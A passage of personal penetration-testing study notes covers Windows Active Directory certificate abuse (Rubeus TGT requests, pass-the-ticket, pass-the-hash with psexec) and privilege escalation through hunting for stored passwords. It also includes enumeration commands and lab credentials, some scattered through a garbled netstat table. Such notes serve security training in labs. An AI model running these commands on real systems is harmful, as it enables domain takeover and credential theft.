  - a. You might need to add the (-S) since evil-winrm might require secure version for certificate login

- b. You can make it SSL (-S) or add username and password (-u, -p) if needed

## How to login to Administrator without evil-winrm:

### For Certipy:

1. Now that we have the NTLM hash from certipy, we can login using psexec
  - a. `impacket-psexec -hashes [NTLM]:[NTLM] administrator@[IP]`

### For Certify.exe:

1. As shown in the **Escape HTB**, if SSL version of win-rm isn't open, we can't logon to the Administrator using evil-winrm since we need the SSL version for certificate logon
2. First get Rubeus within your local host and the same directory where you ran evil-winrm, and then run the "[upload Rubeus.exe](#)" command within the evil-winrm to get Rubeus.exe inside the winrm
  - a. **What is Rubeus?**
    - i. C# tool that lets attackers and red teamers interact with Kerberos tickets
    - ii. Often used after gaining a foothold in an AD environment
    - iii. Think of it as mimikatz, but focused purely on Kerberos
3. Then we have to turn the private key and certificate to PFX file (instructions copy and pasted from the [guide](#) like a page down)
  - a. We can copy and paste both (together) into a file called cert.pem, since we want to convert to .pfx file (pkcs12 format) and pfx files contain both the private key and certificate
  - b. `openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx`
    - i. This turns cert.pem into a cert.pfx (PKCS12 format)
  - c. Once we do that, we can run "[upload cert.pfx](#)" to get it inside of winrm
4. So, we can use Rubeus to get a TGT. We have to run within the evil-winrm:
  - a. `.\Rubeus.exe asktgt /user:Administrator /certificate:C:\programdata\cert.pfx`
    - i. Replace the last part with the path to where your file is located
    - ii. Rubeus is using the certificate (cert.pfx) to authenticate as Administrator using PKINIT (Public Key Cryptography for Initial Authentication)
    - iii. It builds an AS-REQ request to ask for a TGT from the KDC (Key Distribution Center).
    - iv. The KDC responds with a valid TGT for the Administrator account.
    - v. Rubeus shows:
      1. [\*] TGT request successful!
    - vi. And then it outputs the base64 encoded TGT

```

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\administrator'
[*] Using domain controller: fe80::b8f2:5ce7:7bf1:a27d%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBvphggVwMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMC
AQKhFjAUGwZrcmJ0Z3QbCnNlcXVlbC5odGKjgguaMIIFFqADAgEsoQMCQKiggUIBIFBFaRUwiZ97y
stiUyYun8sMEMRTQwlmAeKIPGZmicu4B9sg7PreAxynTS/Xb0aBERqtvifCxQzdCb7zkGuwQF7vzGIjv
d4pNAzgajeZBkOJ6ouIA2sz2i2gliffb9+J6DgDzz93ykut7eIAxZ0VHSTQXa2qt1nf/NzjNaKPpt0w/
xzLBV/E9bigNos4MuQxo0u0I6Isjo2YCvriFmgf9hagmoN8ALuaSVzTNEkGj0tFitkR1jSY0N8AaGtks
LsBJN4whTjMpYXb49YwlBbmbajf1iZsvZowsYz0UKayZ3kgxNdc3EsHPwRj7rf2Pdw8n2HFhu2hRRP52
5+eeVPuRzy1fzJ7y+W3aP8DP7DSks0c4acb0DJoc4YPWYXTpcIAduKIM3uc3sQhc11t/OK7ZxhDMliW
wMYZjR+M3wN+3muG2AfYFccygXyJmZ3+EoguMFExWlb0sprnX0Hi4m8Lz7scLEBMx3IUpjFf+J4j+Gz9
mLoah80qRSZAqdyY0Jnx0Q7PF08zlvtRUs0/YYG5hW00SAuMN3plRo6lgDRPQxSdISPKMyUwb0kAvu
w0Mg/nmY9YwY7lkyv4V25+6FyF8qj+1wSygyg8s3kMmTp6hAOIJZ3XisG17zdj1jC5yjv0Hd7yAqvKF
NXQcWYjxfK1sj6rku0UAHV7oTbhARYJSx8TX0AB8lIg3/cMqL1BBxMgDj2R87zaP9VGsdW0Eu3BoLzeI
qd015N5rIYvrhVODxV8HC0ttIHP/u6EkiSuYgSLtph06heu6Zpk7kkryC7GqBnIU6rNfKZ9lX1hmCbFT
wveb9V93u6ubiyH5RXJawvC5q1AaSssxfIDrE04i0wqRfoAHnvfmzJ1FHDViYZ3EEgf+J403IV/WxP0S
8zi5yD4Gj0tFQ1XgmX6UfFEYSXs3JYG7HHE00YSY7wZvaWNqq4RWUh0g8zz4CvlaUjYVFTl8TU3JlgD
4rvIC5jYqLP+2zPaW0fm4/M+iR0wJ1X7eBojQFnLNGeG5vHBz7t5134S/M0R399qxuFcK0Cxec2f/uSk
o44aUJL5h4+h0XLm69AT94K4W5PBN8rSDdNI8sbsSXZF6v48NT+5V/a3wHX0B6jjx07XvFLKCo4bKrH
ai545xrSPFWeU3dNSjJvdE5K2HIw+U70bmPdRAp8J9irqaTz+AcefA3+qWeUiJlnr07VNE24C8qRHLxE

```

5.

- a. We get the base64 encoded TGT (saved in .kirbi format)
- 6. We now have:
  - a. A valid TGT for Administrator
  - b. In the **Escape HTB**, we also ran this command (giving us Administrator):
    - i. `\Rubeus.exe asktgt /user:administrator /certificate:C:\programdata\cert.pfx /getcredentials /show /nowrap`
    - 1. This gave us the NTLM hash at the bottom of the output
    - 2. And then they used psexec.py to log into the administrator
      - a. `impacket-psexec -hashes [NTLM]:[NTLM] administrator@[IP]`
        - i. NTLM is actually in the format of [LM]:[NT]. That's why it's called NTLM. But the first part of the hash (LT) is useless, so whenever I saw "NTLM", I mean the "NT". That's why **[NTLM]:[NTLM]** should actually be **[NTLM]**, but since I refer to NT as NTLM, then that's why I have the weird syntax
        - ii. The reason why we pass in the same hash twice is because the first hash argument is actually for the first hash found in the impacket-secretsdump, to the left of the NTLM hash, and it's the **LAN Manager (LM) hash**, but it's outdated and not used so you can put anything there, so we just put the hash twice
    - c. That ticket can be:

- i. Probably used to log into psexec.py as administrator
    - 1. Ippsec said it probably could be done in the Escape HTB, but instead he ran the command explained above to get the NTLM hash and used psexec.py with that
  - ii. Saved to a file using Rubeus or redirecting the output
  - iii. Injected into your session (giving us administrator access) using:
    - 1. **Rubeus.exe ptt /ticket:[base64\_blob]**
      - a. The "blob" is just that one long base64 string. Don't include anything else
- or after saving to file:
2. **Rubeus.exe ptt /ticket:ticket.kirbi**

**If you want to turn the Private key and Certificate to PFX file for Rubeus, Certipy, or PKINITtools to request a TGT (Kerberos ticket) as administrator:**

1. We can copy and paste both (together) into a file called cert.pem, since we want to convert to .pfx file (pkcs12 format) and pfx files contain both the private key and certificate
2. **openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx**
  - a. This turns cert.pem into a cert.pfx (PKCS12 format)

**How the Attack Works (AltName Spoofing Attack):**

1. **Vulnerable Certificate Template:** The domain has a **misconfigured certificate template** that allows *any authenticated user* to request a certificate with:
  - **Client Authentication EKU** (used for logon)
  - **ENROLLEE\_SUPPLIES\_SUBJECT** flag set (lets you control who the cert is for)
  - No restrictions on who can request it.
2. **Request Certificate with /altname:**  
You use certify.exe (or certreq, Certipy, etc.) to request a certificate **pretending to be another user**, e.g., administrator.
3. **Obtain the Certificate:**  
If the request is accepted, the CA gives you a certificate that says "I am administrator."
4. **Use the Certificate to Authenticate:**  
You convert the cert to a PFX file and use it with **Rubeus, Certipy, or PKINITtools** to

request a **TGT (Kerberos ticket)** as administrator.

5. **Result:** You are now authenticated **as the domain admin**, without knowing their password or having shell access to their machine.

## How to download Certipy

```
sudo apt update && sudo apt install certipy-ad
```

```
echo "alias certipy='certipy-ad'" >> ~/.zshrc  
source ~/.zshrc
```

- This creates an alias so that I can run "certipy" instead of "certipy-ad"

---

## Reverse Engineering and Buffer Overflow

In the [Osaka](#) PG Play, we had a **.exe** file that we had to inspect via reverse engineering.

In the [Kyoto](#) PG Practice, we saw Buffer Overflow, and they used Ghidra. They also did a really good job of explaining everything from a high-level

Also seen in the **Cascade HTB**

Also seen in the **Support HTB**

## DNSPY

As shown in the Cascade HTB, dnSpy is a powerful .NET debugger and decompiler that lets you inspect, edit, and debug .NET executables and libraries—even if you don't have the source code.

We also used DNSPY in [Nagoya](#) PG Practice

It is used for **Reverse engineering .NET applications** (.exe or .dll files built with C#, VB.NET, etc.)

## ILSpy

1. `cd ~/Downloads/ilspy/artifacts/linux-x64`
  2. `sudo ./ILSpy`
  3. Click on "File" on the top left and open .exe file
- 

## General Enumeration

You generally want to find all of these during enumeration

- Username and hostname
  - `whoami`
- Group memberships of the current user
  - `whoami /groups`
- Existing users and groups
  - Users:
    - `net user`
    - `Get-LocalUser`
  - Groups
    - `net localgroup`
    - `Get-LocalGroup`
- Operating system, version and architecture
  - `systeminfo`
  - On powershell
    - `$env:PROCESSOR_ARCHITECTURE`
    - `(Get-WmiObject Win32_OperatingSystem).OSArchitecture`
  - On CMD:
    - `echo %PROCESSOR_ARCHITECTURE%`
    - `wmic os get osarchitecture`
- Network information
  - `ipconfig /all`
  - `netstat -ano`
    - LISTENING means listening port
    - ESTABLISHED means something is actively using that port

- route print
  - Installed applications
    - 32-bit:
      - Get-ItemProperty  
 "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\\*" | select displayname
    - 64-bit:
      - Get-ItemProperty  
 "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\\*" | select displayname
  - Running processes
    - Get-Process
- 

## File Enumeration (ex. For passwords)

From OSCP (17.1.3. Hidden in Plain View) (Module 17 Windows Privilege Escalation)

Now, let's search CLIENTWK220 for sensitive information. We have identified that KeePass and XAMPP are installed on the system and therefore, we should search for password manager databases and configuration files of these applications.

For this, we again connect to the system's bind shell. Let's begin our search by entering **C:\** as argument for **-Path** and **\*.kdbx** as argument for **-Include** to search for all password manager databases on the system with [Get-ChildItem](#) in PowerShell.

```
PS C:\Users\dave> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
```

*Listing 17 - Searching for password manager databases on the C:\ drive*

- Get-ChildItem -Path C:\ -Include \*.kdbx -File -Recurse -ErrorAction SilentlyContinue

Listing 17 shows that no password manager databases could be found in our search.

Next, let's search for sensitive information in configuration files of XAMPP. After reviewing the [documentation](#), we enter **\*.txt,\*.ini** for **-Include** because these file types are used by the application for configuration files. Additionally, we enter **C:\xampp** as argument for **-Path**.

```

PS C:\Users\dave> Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
...
Directory: C:\xampp\mysql\bin

Mode                LastWriteTime         Length Name
----                -----          ----  -
-a----   6/16/2022 1:42 PM           5786 my.ini
...
Directory: C:\xampp

Mode                LastWriteTime         Length Name
----                -----          ----  -
-a----   3/13/2017 4:04 AM            824 passwords.txt
-a----   6/16/2022 10:22 AM          792 properties.ini
-a----   5/16/2022 12:21 AM        7498 readme_de.txt
-a----   5/16/2022 12:21 AM        7368 readme_en.txt
-a----   6/16/2022 1:17 PM          1200 xampp-control.ini

```

*Listing 18 - Searching for sensitive information in XAMPP directory*

- `Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue`

Listing 18 shows us that our search returned two files that may contain sensitive information. The file **my.ini** is the configuration file for MySQL and **passwords.txt** contains the default passwords for the different XAMPP components. Let's review them.

```

PS C:\Users\dave> type C:\xampp\passwords.txt
type C:\xampp\passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
User: root
Password:
(means no password!)
...
Postmaster: Postmaster (postmaster@localhost)
Administrator: Admin (admin@localhost)

User: newuser
Password: wampp
...

PS C:\Users\dave> type C:\xampp\mysql\bin\my.ini
type C:\xampp\mysql\bin\my.ini
type : Access to the path 'C:\xampp\mysql\bin\my.ini' is denied.
At line:1 char:1
+ type C:\xampp\mysql\bin\my.ini
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\xampp\mysql\bin\my.ini:String)
[Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId :
GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

```

*Listing 19 - Review the contents of passwords.txt and my.ini*

Unfortunately, the file **C:\xampp\passwords.txt** only contains the [unmodified default passwords](#) of XAMPP. Furthermore, we don't have permissions to view the contents of **C:\xampp\mysql\bin\my.ini**.

Next, let's search for documents and text files in the home directory of the user *dave*. We enter **\*.txt,\*.pdf,\*.xls,\*.xlsx,\*.doc,\*.docx** as file extensions to search for and set **-Path** to the home directory.

```
PS C:\Users\dave> Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue

Directory: C:\Users\dave\Desktop

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a---   6/16/2022 11:28 AM           339 asdf.txt
```

*Listing 20 - Searching for text files and password manager databases in the home directory of dave*

- **Get-ChildItem -Path C:\Users\dave\ -Include \*.txt,\*.pdf,\*.xls,\*.xlsx,\*.doc,\*.docx -File -Recurse -ErrorAction SilentlyContinue**

Listing 20 shows we found a text file on the desktop of *dave* named **asdf.txt**. Let's check the contents of this file.

```
PS C:\Users\dave> cat Desktop\asdf.txt
cat Desktop\asdf.txt
notes from meeting:

- Contractors won't deliver the web app on time
- Login will be done via local user credentials
- I need to install XAMPP and a password manager on my machine
- When beta app is deployed on my local pc:
Steve (the guy with long shirt) gives us his password for testing
password is: securityIsNotAnOption+++++
```

*Listing 21 - Contents of asdf.txt*

Listing 21 shows that the file was used for meeting notes. The note states that the web application uses local users' credentials and that for testing "Steve's" password **securityIsNotAnOption+++++** can be used.

Very nice!

The information gathered in the situational awareness process comes in handy now, since we already know that a user named *steve* exists on the target system.

Before we attempt to leverage the password, let's check what groups *steve* is a member of. This time, we use the command **net user** with the username *steve* to obtain this information.

```
PS C:\Users\dave> net user steve
net user steve
User name          steve
...
Last logon         6/16/2022 1:03:52 PM
Logon hours allowed All
Local Group Memberships      *helpdesk           *Remote Desktop Users
                             *Remote Management Use*Users
...
Listing 22 - Local groups user steve is a member of
```

While the output of Listing 22 shows that *steve* is not a member of the group *Administrators*, the user is a member of the group *Remote Desktop Users*.

Let's connect to CLIENTWK220 with RDP as *steve* and open PowerShell.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\steve> whoami
clientwk220\steve
PS C:\Users\steve>
```

In our search as dave we received a permission error on C:\xampp\mysql\bin\my.ini. Let's begin by checking if we have access to it as *steve*.

```
PS C:\Users\steve> type C:\xampp\mysql\bin\my.ini
# Example MySQL config file for small systems.

...
# The following options will be passed to all MySQL clients
# backupadmin Windows password for backup job
[client]
password      = admin123admin123!
port=3306
socket="C:/xampp/mysql/mysql.sock"
```

*Listing 23 - Contents of the my.ini file*

Listing 23 shows that we could access **my.ini** and display its contents. The file contains the manually set password *admin123admin123!*. Additionally, a comment states that this is also the Windows password for *backupadmin*.

Let's review the groups that *backupadmin* is a member of to find out if we can use services such as RDP or WinRM to connect to the system as this user.

```
PS C:\Users\steve> net user backupadmin
User name          BackupAdmin
...
Local Group Memberships    *Administrators      *BackupUsers
                           *Users
Global Group memberships   *None
The command completed successfully.
```

*Listing 24 - Local groups backupadmin is a member of*

Unfortunately, *backupadmin* is not a member of the groups *Remote Desktop Users* or *Remote Management Users*. This means we need to find another way to access the system or execute commands as *backupadmin*.

Since we have access to a GUI we can use [Runas](#), which allows us to run a program as a different user. Runas can be used with local or domain accounts as long as the user has the ability to log on to the system.

Without access to a GUI we cannot use Runas since the password prompt doesn't accept our input in commonly used shells, such as our bind shell or WinRM.

However, we can use a few other methods to access the system as another user when certain requirements are met. We can use WinRM or RDP to access the system if the user is a member of the corresponding groups. Alternatively, if the target user has the [Log on as a batch job](#) access right, we can schedule a task to execute a program of our choice as this user. Furthermore, if the target user has an active session, we can use *PsExec* from Sysinternals.

Since we have access to a GUI, let's use Runas in PowerShell to start *cmd* as user *backupadmin*. We'll enter the username as argument for **/user:** and the command we want to execute. Once we execute the command, a password prompt appears in which we'll enter the previously found password.

```
PS C:\Users\steve> runas /user:backupadmin cmd
Enter the password for backupadmin:
Attempting to start cmd as user "CLIENTWK220\backupadmin" ...

PS C:\Users\steve>
```

*Listing 25 - Using Runas to execute cmd as user backupadmin*

Once the password is entered, a new command line window appears. The title of the new window states *running as CLIENTWK220\backupadmin*.

Let's use **whoami** to confirm the command line is working and we are indeed *backupadmin*.

In this section, we searched for and leveraged sensitive information on CLIENTWK220 to successfully obtain access from *dave* to *steve* and then from *steve* to the privileged user *backupadmin*. We did all of this without using any exploits. As we learned in the Module "Password Attacks", when we find passwords in configuration or text files, we should always try them for all possible users or services as passwords are often reused.

---

## OS/System Enumeration

Here is how to find the architecture if *systeminfo* is not working:

- On powershell
  - `$env:PROCESSOR_ARCHITECTURE`
  - `(Get-WmiObject Win32_OperatingSystem).OSArchitecture`
- On CMD:

- echo %PROCESSOR\_ARCHITECTURE%
- wmic os get osarchitecture

From OSCP (17.1.2. Situational Awareness) (Module 17 Windows Privilege Escalation)

Following the list from listing 5, let's check the operating system, version, and architecture first. We can use **systeminfo** to gather this information.

PS C:\Users\dave> **systeminfo**

systeminfo

```
Host Name:           CLIENTWK220
OS Name:            Microsoft Windows 11 Pro
OS Version:         10.0.22621 N/A Build 22621
...
System Type:      x64-based PC
...
```

Listing 11 - Information about the operating system and architecture

The output of Listing 11 shows that our bind shell runs on a Windows 11 Pro system. To get the exact version, we can use the build number and review the [existing versions](#) of the identified operating system. In our case, build 22621 is the version 22H2 of Windows 11.

Additionally, the output contains the information that our bind shell runs on a **64-bit system**. This information becomes relevant when we want to run binary files on the system, since we cannot run a 64-bit application on a 32-bit system.

If it said **x86**, then that's a 32-bit system

```
Get-CimInstance -Class win32_quickfixengineering | Where-Object { $_.Description -eq
"Security Update" }
```

- Here is how to get information about when the system got security patches. You might want to check in case you have a exploit but it was patched recently. So you can search to see if the target machine had that specific Microsoft security patch

# Network Enumeration

From OSCP (17.1.2. Situational Awareness) (Module 17 Windows Privilege Escalation)

Next, let's move down the list and review the network information we can obtain as *dave*. Our goal in this step is to identify all network interfaces, routes, and active network connections. Based on this information, we may identify new services or even access to other networks. This information may not directly lead us to elevated privileges, but they are vital to understand the machine's purpose and to obtain vectors to other systems and networks.

Obtaining privileged access on every machine in a penetration test is rarely a useful or realistic goal. While most machines in the challenge labs of this course are rootable, we'll face numerous non-rootable machines in real-life assessments. A skilled penetration tester's goal is therefore not to blindly attempt privilege escalation on every machine at any cost, but to identify machines where privileged access leads to further compromise of the client's infrastructure.

To list all network interfaces, we can use [ipconfig](#) with the argument **/all**.

```
PS C:\Users\dave> ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : clientwk220
Primary Dns Suffix . . . . .
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Description . . . . . : vmxnet3 Ethernet Adapter
Physical Address. . . . . : 00-50-56-8A-80-16
DHCP Enabled. . . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::cc7a:964e:1f98:babb%6(PREFERRED)
IPv4 Address. . . . . . : 192.168.50.220(PREFERRED)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.50.254
DHCPv6 IAID . . . . . : 234901590
DHCPv6 Client DUID. . . . . : 00-01-00-01-2A-3B-F7-25-00-50-56-8A-80-16
DNS Servers . . . . . : 8.8.8.8
NetBIOS over Tcpip. . . . . : Enabled
```

*Listing 12 - Information about the network configuration*

- **ipconfig /all**

The output shows some interesting information. For example, the system is not configured to get an IP address via [Dynamic Host Configuration Protocol](#) (DHCP), but it was set manually. Furthermore, it contains the DNS server, gateway, subnet mask, and MAC address. These pieces of information will be useful when we attempt to move to other systems or networks.

To display the routing table, which contains all routes of the system, we can use [route print](#). The output of this command is useful to determine possible attack vectors to other systems or networks.

```

PS C:\Users\dave> route print
route print
=====
Interface List
 4...00 50 56 95 01 6a .....vmxnet3 Ethernet Adapter
 1.....Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask         Gateway       Interface Metric
 -  route print

```

Listing 13 shows no routes to any previously unknown networks. However, we should always check the routing table on a target system to ensure we don't miss any information.

To list all active network connections we can use [`netstat`](#) with the argument **-a** to display all active TCP connections as well as TCP and UDP ports, **-n** to disable name resolution, and **-o** to show the process ID for each connection.

**Note:** **netstat -ano** is for windows while **ss -tulpn** is for Linux

```

PS C:\Users\dave> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State      PID
  TCP    0.0.0.0:80             0.0.0.0:0            LISTENING  3340
  TCP    0.0.0.0:135            0.0.0.0:0            LISTENING  1016
  TCP    0.0.0.0:443            0.0.0.0:0            LISTENING  3340
  TCP    0.0.0.0:445            0.0.0.0:0            LISTENING  4
  TCP    0.0.0.0:3306           0.0.0.0:0            LISTENING  3508
  TCP    0.0.0.0:3389           0.0.0.0:0            LISTENING  1148
  TCP    192.168.50.220:139    0.0.0.0:0            LISTENING  4
  TCP    192.168.50.220:3389   192.168.48.3:33770  ESTABLISHED 1148
  TCP    192.168.50.220:4444   192.168.48.3:58386  ESTABLISHED 2064
...

```

*Listing 14 - Active network connections on CLIENTWK220*

The output of listing 14 shows that ports 80 and 443 are listening, usually indicating that a web server is running on the system. Additionally, an open port of 3306 is indicative of a running [MySQL](#) server.

The output also shows our Netcat connection on port 4444 as well as an RDP connection from 192.168.48.3 on port 3389. This means we are not the only user currently connected to the system. Once we manage to elevate our privileges, we could use *Mimikatz* and attempt to extract credentials of the user.

## netstat

The command `netstat -ano` was used in the [Nickel](#) PG Practice to find that port 80 was open even though the external NMAP scan said it was closed. This shows that internal netstat commands tell us a lot more than an external NMAP scan

- `-a`: Show all connections and listening ports
- `-n`: Show addresses and ports in numeric form
- `-o`: Show the owning process ID (PID)

| Active Connections |                   |                      |             |      |
|--------------------|-------------------|----------------------|-------------|------|
| Proto              | Local Address     | Foreign Address      | State       | PID  |
| TCP                | 0.0.0.0:21        | 0.0.0.0:0            | LISTENING   | 1964 |
| TCP                | 0.0.0.0:22        | 0.0.0.0:0            | LISTENING   | 804  |
| TCP                | 0.0.0.0:80        | 0.0.0.0:0            | LISTENING   | 4    |
| TCP                | 0.0.0.0:135       | 0.0.0.0:0            | LISTENING   | 836  |
| TCP                | 0.0.0.0:445       | 0.0.0.0:0            | LISTENING   | 4    |
| TCP                | 0.0.0.0:3389      | 0.0.0.0:0            | LISTENING   | 1012 |
| TCP                | 0.0.0.0:5040      | 0.0.0.0:0            | LISTENING   | 696  |
| TCP                | 0.0.0.0:8089      | 0.0.0.0:0            | LISTENING   | 4    |
| TCP                | 0.0.0.0:33333     | 0.0.0.0:0            | LISTENING   | 4    |
| TCP                | 0.0.0.0:49664     | 0.0.0.0:0            | LISTENING   | 652  |
| TCP                | 0.0.0.0:49665     | 0.0.0.0:0            | LISTENING   | 524  |
| TCP                | 0.0.0.0:49666     | 0.0.0.0:0            | LISTENING   | 536  |
| TCP                | 0.0.0.0:49667     | 0.0.0.0:0            | LISTENING   | 1004 |
| TCP                | 0.0.0.0:49668     | 0.0.0.0:0            | LISTENING   | 616  |
| TCP                | 0.0.0.0:49669     | 0.0.0.0:0            | LISTENING   | 1860 |
| TCP                | 127.0.0.1:14147   | 0.0.0.0:0            | LISTENING   | 1964 |
| TCP                | 192.168.153.99:22 | 192.168.45.229:58198 | ESTABLISHED | 804  |

- This shows port 80 and a whole lot of other ports are open and listening for connections

| Active Connections |                     |                      |             |       |                | Established TCP倾听端口 |  |  |
|--------------------|---------------------|----------------------|-------------|-------|----------------|---------------------|--|--|
| Proto              | Local Address       | Foreign Address      | State       | Ports | PID            | Difference          |  |  |
| TCP                | 0.0.0.0:135         | 0.0.0.0:0            | LISTENING   | 916   |                |                     |  |  |
| TCP                | 0.0.0.0:445         | 192.168.1.10:0       | LISTENING   | 4     |                |                     |  |  |
| TCP                | 0.0.0.0:3306        | 0.0.0.0:0            | LISTENING   | 4268  | [username]     | [password]          |  |  |
| TCP                | 0.0.0.0:5040        | 0.0.0.0:0            | LISTENING   | 1512  |                |                     |  |  |
| TCP                | 0.0.0.0:5985        | 0.0.0.0:0            | LISTENING   | 4     |                |                     |  |  |
| TCP                | 0.0.0.0:47001       | 0.0.0.0:0            | LISTENING   | 4     |                |                     |  |  |
| TCP                | 0.0.0.0:49664       | 0.0.0.0:0            | LISTENING   | 692   | [Eric.Wallows] | [EricLikesRunes]    |  |  |
| TCP                | 0.0.0.0:49665       | 0.0.0.0:0            | LISTENING   | 552   |                |                     |  |  |
| TCP                | 0.0.0.0:49666       | 0.0.0.0:0            | LISTENING   | 1244  | [Eric.Wallows] | [EricLikesRunes]    |  |  |
| TCP                | 0.0.0.0:49667       | 0.0.0.0:0            | LISTENING   | 1712  | [Eric.Wallows] | [EricLikesRunes]    |  |  |
| TCP                | 0.0.0.0:49668       | 0.0.0.0:0            | LISTENING   | 2312  |                |                     |  |  |
| TCP                | 0.0.0.0:49669       | 0.0.0.0:0            | LISTENING   | 692   |                |                     |  |  |
| TCP                | 0.0.0.0:49670       | 0.0.0.0:0            | LISTENING   | 2440  |                |                     |  |  |
| TCP                | 0.0.0.0:49671       | 0.0.0.0:0            | LISTENING   | 680   |                |                     |  |  |
| TCP                | 127.0.0.1:1337      | 0.0.0.0:0            | LISTENING   | 1916  |                |                     |  |  |
| TCP                | 192.168.164.96:139  | 0.0.0.0:0            | LISTENING   | 4     |                |                     |  |  |
| TCP                | 192.168.164.96:5985 | 192.168.45.156:36704 | TIME_WAIT   | 0     |                |                     |  |  |
| TCP                | 192.168.164.96:5985 | 192.168.45.156:40656 | TIME_WAIT   | 0     | apache         | New2Era4.1          |  |  |
| TCP                | 192.168.164.96:5985 | 192.168.45.156:40668 | ESTABLISHED | 4     |                |                     |  |  |
| TCP                | 192.168.164.96:5985 | 192.168.45.156:45030 | TIME_WAIT   | 0     |                |                     |  |  |
| TCP                | [::]:135            | [::]:0               | LISTENING   | 916   |                |                     |  |  |
| TCP                | [::]:445            | [::]:0               | LISTENING   | 4     |                |                     |  |  |
| TCP                | [::]:3306           | [::]:0               | LISTENING   | 4268  |                |                     |  |  |
| TCP                | [::]:5985           | [::]:0               | LISTENING   | 4     |                |                     |  |  |
| TCP                | [::]:47001          | [::]:0               | LISTENING   | 4     |                |                     |  |  |
| TCP                | [::]:49664          | [::]:0               | LISTENING   | 692   |                |                     |  |  |
| TCP                | [::]:49665          | [::]:0               | LISTENING   | 552   |                |                     |  |  |
| TCP                | [::]:49666          | [::]:0               | LISTENING   | 1244  |                |                     |  |  |
| TCP                | [::]:49667          | [::]:0               | LISTENING   | 1712  |                |                     |  |  |
| TCP                | [::]:49668          | [::]:0               | LISTENING   | 2312  |                |                     |  |  |
| TCP                | [::]:49669          | [::]:0               | LISTENING   | 692   |                |                     |  |  |
| TCP                | [::]:49670          | [::]:0               | LISTENING   | 2440  |                |                     |  |  |
| TCP                | [::]:49671          | [::]:0               | LISTENING   | 680   |                |                     |  |  |
| UDP                | 0.0.0.0:123         | *:*                  |             | 908   |                |                     |  |  |
| UDP                | 0.0.0.0:500         | *:*                  |             | 2404  |                |                     |  |  |

- Lines with `0.0.0.0:<port>` are **IPv4**.
- Lines with `[::]:<port>` are **IPv6**.
- That's why there seems to be a lot of repetition on the top and bottom half

## Installed Program Enumeration

Here are a list of commands you can use:

- `services.msc` (this is with the Windows GUI)
- `Get-Service`

- `Get-CimInstance`
- `Get-WmiObject`

From OSCP (17.1.2. Situational Awareness) (Module 17 Windows Privilege Escalation)

Next, we'll check all installed applications. We can query [two registry keys](#) to list both 32-bit and 64-bit applications in the *Windows Registry* with the [\*Get-ItemProperty\*](#) Cmdlet. We pipe the output to **select** with the argument **displayname** to only display the application's names. We begin with the 32-bit applications and then display the 64-bit applications.

```

PS C:\Users\dave> Get-ItemProperty "HKLM:
\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname
Get-ItemProperty "HKLM:
\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname

displayname
-----

FileZilla 3.63.1
KeePass Password Safe 2.51.1
Microsoft Edge
Microsoft Edge Update
Microsoft Edge WebView2 Runtime

Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913

PS C:\Users\dave> Get-ItemProperty "HKLM:
\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname

DisplayName
-----

7-Zip 21.07 (x64)

XAMPP
VMware Tools
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913
Microsoft Update Health Tools
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913
Update for Windows 10 for x64-based Systems (KB5001716)

```

*Listing 15 - Installed applications on CLIENTWK220*

- **Get-ItemProperty**  
`"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname`
  - Used for **64-bit** application
- **Get-ItemProperty**  
